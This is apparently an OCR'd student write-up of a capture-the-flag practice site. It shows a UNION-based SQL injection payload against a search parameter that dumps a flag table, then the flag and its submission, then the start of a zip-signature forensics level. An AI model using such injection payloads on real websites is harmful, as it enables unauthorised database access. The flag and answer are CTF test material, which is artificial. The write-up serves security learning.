

Level4
Matrix - SQLInj
Not secure
matrixctf.tk/levels/add_levels/sqlinj/sqlinj.php?search=%27+UNION+SELECT+column_name%2Ctable_n...
InPrivate
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
Movies to Download
How to Unlock Mo...
Other favorites
' union select id,flag from tbl_flag#
Search
Username
Email
id
tbl_flag
flag
tbl_flag
Download video from this page


Pause
Matrix - SQLInj
Not secure
matrixctf.tk/levels/add_levels/sqlinj/sqlinj.php?search=%27+union+select+id%2Cflag+from+tbl_flag%2...
InPrivate
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
Movies to Download
How to Unlock Mo...
Other favorites
Type here
Search
Username
Email
1
Flag is -> below
2
y0uGot7h3F1aG
Download video from this page



Pause
Matrix - SQLInj
Not secure
matrixctf.tk/levels/level4.php
InPrivate
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
Movies to Download
How to Unlock Mo...
Other favorites
Welcome isu
Logout
Level 4
Follow this
Home
Level 0
Level 1
Level 2
Level 3
Level 4
Level 5
Level 6
Level 7
Level 8
Scoreboard
Enter the Flag
Flag *
y0uGot7h3F1aG
Submit
Download video from this page


Level 5

This level based on Digital Forensics.





- Have to Download the zip file included.






- After unzip the file can see that was corrupted.







- The error may be signature error of the zip file.
- To re build the signature want to use Hex editor .




- Drag and drop the file into the hex editor.







- Now can seen the first digit signature of the zip file.3

- Then can verify the usual zip file signature from the web.






